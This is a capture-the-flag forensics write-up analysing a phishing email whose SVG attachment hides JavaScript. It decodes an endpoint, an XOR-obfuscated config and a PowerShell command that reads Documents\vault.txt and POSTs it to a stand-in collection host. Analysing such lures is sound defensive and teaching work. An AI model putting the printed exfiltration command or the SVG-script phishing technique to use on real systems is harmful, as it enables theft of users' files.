Writeup


Initial File Inspection

The challenge provides only one file:

```
incident.eml
```

An `.eml` file is a saved email message. It can contain email headers, message content, attachments, and MIME metadata.

We first identify the file type.



Example output:

```
incident.eml: multipart/mixed; boundary="...", ASCII text
```

The important part is:

```
multipart/mixed
```

This indicates that the email contains multiple MIME sections, normally a message body and one or more attachments.

Inspect the Email Headers

Next, inspect the beginning of the email.

```
┌──(kali㉿kali)-[~/Desktop/gctf26/dead_letter_test]
└─$ head -30 incident.eml
Content-Type: multipart/mixed; boundary="==========8789010102227513322=="
MIME-Version: 1.0
From: Information Security <security-notice@gctf.local>
To: Nadia Rahman <nadia.rahman@gctf.local>
Subject: ACTION REQUIRED: Updated Corporate Security Policy
Date: Tue, 15 Sep 2026 09:42:18 +0800
Message-ID: <20260915094218.4817.security@gctf.local>
X-Mailer: GCTF Corporate Mail Gateway
X-Priority: 1

--==========8789010102227513322==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

RGVhciBOYWRpYSwKClRoZSBJbmZvcm1hdGlvbiBTZWN1cml0eSBEZXBhcnRtZW50IGhhcyBwdWJs
aXNoZWQgYW4gdXBkYXRlZAp3b3Jrc3RhdGlvbiBzZWN1cml0eSBwb2xpY3kuCgpBbGwgRmluYW5j
ZSBwZXJzb25uZWwgYXJlIHJlcXVpcmVkIHRvIHJldmlldyB0aGUgYXR0YWNoZWQgc2VjdXJpdHkK
bm90aWNlIGJlZm9yZSB0aGUgZW5kIG9mIHRoZSBidXNpbmVzcyBkYXkuCgpQbGVhc2Ugb3BlbiBT
ZWN1cml0eU5vdGljZS5zdmcgdG8gcmV2aWV3IHRoZSB1cGRhdGVkIGFkdmlzb3J5LgoKUmVnYXJk
cywKCkRlZm9ybWF0aW9uIFNlY3VyaXR5IERlcGFydG1lbnQKR0NURiBDb3Jwb3JhdGlvbgoKLS0t
ClRoaXMgbWVzc2FnZSB3YXMgYXV0b21hdGljYWxseSBnZW5lcmF0ZWQuCg==

--==========8789010102227513322==
Content-Type: application/svg+xml
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="SecurityNotice.svg"
Content-Description: Corporate Security Advisory
```

We may observe headers similar to:

```
From: Information Security <security-notice@gctf.local>
To: Nadia Rahman <nadia.rahman@gctf.local>
Subject: ACTION REQUIRED: Updated Corporate Security Policy
Content-Type: multipart/mixed;
```

The email appears to be a corporate security notification.

However, because this is a forensic investigation, we should not trust the message or attachment based only on appearance.

Examine the MIME Structure

Email attachments are normally stored using MIME.

We can search for important MIME fields using:

```
┌──(kali㉿kali)-[~/Desktop/gctf26/dead_letter_test]
└─$ grep -Ein \
'content-type|content-transfer-encoding|content-disposition|filename|boundary' \
incident.eml
1:Content-Type: multipart/mixed; boundary="==========8789010102227513322=="
12:Content-Type: text/plain; charset="utf-8"
14:Content-Transfer-Encoding: base64
25:Content-Type: application/svg+xml
27:Content-Transfer-Encoding: base64
28:Content-Disposition: attachment; filename="SecurityNotice.svg"
```

This shows information about the sections contained inside the email.

Example:

```
Content-Type: multipart/mixed;
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: base64
Content-Type: application/svg+xml
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="SecurityNotice.svg"
```

The important finding is:

```
filename="SecurityNotice.svg"
```

Therefore, the email contains an attachment named:

```
SecurityNotice.svg
```

The attachment is also Base64 encoded.

Extract the Email Attachment

Instead of manually copying and decoding the Base64 content, we can use `ripmime`.

If it is not installed:

```
sudo apt update
```

```
sudo apt install ripmime -y
```


Create a directory for the extracted files:

```
mkdir extracted
```

Extract the email contents:

```
ripmime -i incident.eml -d extracted
```

Check the extracted files:




Example output:

```
extracted/textfile0
extracted/SecurityNotice.svg
```

We have successfully recovered the attachment.

Identify the Attachment

Check the attachment type:



Example output:

```
SVG Scalable Vector Graphics image
```

SVG stands for **Scalable Vector Graphics**.

Unlike normal image formats such as PNG or JPG, an SVG is primarily an XML-based text document.

Because of this, SVG files can contain more than just graphics.

They may also contain:

```
XML
HTML-like elements
JavaScript
embedded resources
```

Therefore, we should inspect the source code of the file.

Inspect the SVG Source

We can view the file using:

```
less extracted/SecurityNotice.svg
```

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
    xmlns="http://www.w3.org/2000/svg"
    width="900"
    height="500"
    viewBox="0 0 900 500">

    <rect
        width="900"
        height="500"
        fill="#f5f7fa" />

    <rect
        x="80"
        y="70"
        width="740"
        height="360"
        rx="15"
        fill="white"
        stroke="#ccd2d8" />

    <text
        x="120"
        y="145"
        font-family="Arial"
        font-size="30"
        fill="#202124">
        Corporate Security Notice
    </text>

    <text
        x="120"
        y="205"
        font-family="Arial"
        font-size="18"
        fill="#555">
        Your workstation security policy has been updated.
    </text>

    <text
        x="120"
        y="245"
        font-family="Arial"
        font-size="18"
        fill="#555">
        Review the attached security advisory for further information.
    </text>

extracted/SecurityNotice.svg
```

Or search specifically for suspicious JavaScript-related content:

```
grep -nE \
'<script|endpointParts|taskParts|profileParts|atob|0x23' \
```

```
extracted/SecurityNotice.svg
```



Inside the SVG, we discover an embedded JavaScript block.

Important variables include:

```
const endpointParts = [...]
const taskParts = [...]
const profileParts = [...]
```

This suggests that the SVG is not simply an image.

It contains data that is reconstructed and decoded by JavaScript.

Analyze `endpointParts`

The JavaScript contains a function similar to:

```
function resolveEndpoint() {
    const encoded = endpointParts.join("");
    return atob(encoded);
}
```

Two important operations occur here.

First:

```
endpointParts.join("")
```

This combines multiple strings into one large string.

Second:

```
atob(encoded)
```

The JavaScript `atob()` function performs Base64 decoding.

Therefore, we know that `endpointParts` contains a Base64-encoded value.

We can decode it using Python.

Start Python:

```
python3
```

Then run:

```
import re
import base64

data = open("extracted/SecurityNotice.svg").read()

block = re.search(
    r'endpointParts\s*=\s*\[(.*?)\]',
    data,
    re.S
).group(1)

parts = re.findall(
    r'"([^"]+)"',
    block
)

encoded = "".join(parts)

print(base64.b64decode(encoded).decode())
```



The decoded result is:

```
https://updates.gctf.local/api/collect
```

This appears to be the server used by the suspicious payload.

At this point, we know the SVG contains functionality related to outbound communication.

Analyze `taskParts`

The next variable is:

```
const taskParts = [...]
```

Nearby comments indicate that the data uses the same representation as:


```
PowerShell -EncodedCommand
```

PowerShell's `-EncodedCommand` commonly stores commands using:

```
UTF-16LE
→ Base64
```

Therefore, we extract the contents of `taskParts`, join the fragments, Base64 decode them, and interpret the result as UTF-16LE.

Using Python:




```
block = re.search(
    r'taskParts\s*=\s*\[(.*?)\]',
    data,
    re.S
).group(1)

parts = re.findall(
    r'"([^"]+)"',
    block
)

encoded = "".join(parts)
```

```
decoded = base64.b64decode(
    encoded
).decode("utf-16le")

print(decoded)
```

The decoded PowerShell command is:

```
$path = "$env:USERPROFILE\Documents\vault.txt";
$data = Get-Content $path -Raw;
Invoke-WebRequest -Uri "https://updates.gctf.local/api/collect" -Method POST -Body $data;
```

This gives us an important part of the attack.

Understand the PowerShell Command

The first line is:

```
$path = "$env:USERPROFILE\Documents\vault.txt";
```

This specifies the target file:

```
Documents\vault.txt
```

The next command is:

```
Get-Content $path -Raw
```

`Get-Content` reads the content of a file.

Therefore, the payload attempts to read:

```
vault.txt
```

Finally:

```
Invoke-WebRequest -Uri "https://updates.gctf.local/api/collect" -Method POST -Body $data;
```

This sends the contents of the file to:

```
https://updates.gctf.local/api/collect
```

At this stage, we know:

```
Target file:
vault.txt

Destination:
https://updates.gctf.local/api/collect
```

However, we still do not have the final flag.

Analyze `profileParts`

The final suspicious variable is:

```
const profileParts = [...]
```

We also find this function:

```
function recoverProfile() {

    const raw = profileParts.join("");

    const key = 0x23;

    let output = "";

    for (let i = 0; i < raw.length; i += 2) {

        const value = parseInt(
            raw.substr(i, 2),
            16
        );
```

```
        output += String.fromCharCode(
            value ^ key
        );
    }

    return output;
}
```

This function tells us exactly how the hidden configuration is decoded.

The important operations are:

```
Join the strings
↓
Read two characters at a time
↓
Convert the hexadecimal text into bytes
↓
XOR each byte with 0x23
↓
Convert the result back into readable text
```

The XOR key is:

```
0x23
```

Because the decoding logic and key are included directly in the JavaScript, the player does not need to guess the encryption method.

Extract and Decode the Configuration

Create a Python script:

```
nano decode_config.py
```

Add:

```
import re

data = open(
```

```
    "extracted/SecurityNotice.svg"
).read()

block = re.search(
    r'profileParts\s*=\s*\[(.*?)\]',
    data,
    re.S
).group(1)

parts = re.findall(
    r'"([^"]+)"',
    block
)

hex_data = "".join(parts)

encrypted = bytes.fromhex(hex_data)

key = 0x23

plaintext = bytes(
    b ^ key
    for b in encrypted
)

print(
    plaintext.decode()
)
```

Save the script and run:



```
python3 decode_config.py
```

The decoded result is similar to:

```
{
  "campaign":"dead-letter",
  "target":"finance",
  "collection_method":"file-read",
  "source_file":"vault.txt",
  "document_id":"M41L_TR4C3_7H3_P4YL04D",
  "endpoint":"/api/collect"
}
```

We have now recovered the configuration used by the suspicious payload.

Identify the Required Value

The challenge asks us to determine the identifier associated with the targeted document.

Inside the recovered configuration we have:

```
"document_id":"M41L_TR4C3_7H3_P4YL04D"
```

Therefore, the document identifier is:

```
M41L_TR4C3_7H3_P4YL04D
```

Following the challenge flag format:

```
gctf26{...}
```

the final flag is:

```
gctf26{M41L_TR4C3_7H3_P4YL04D}
```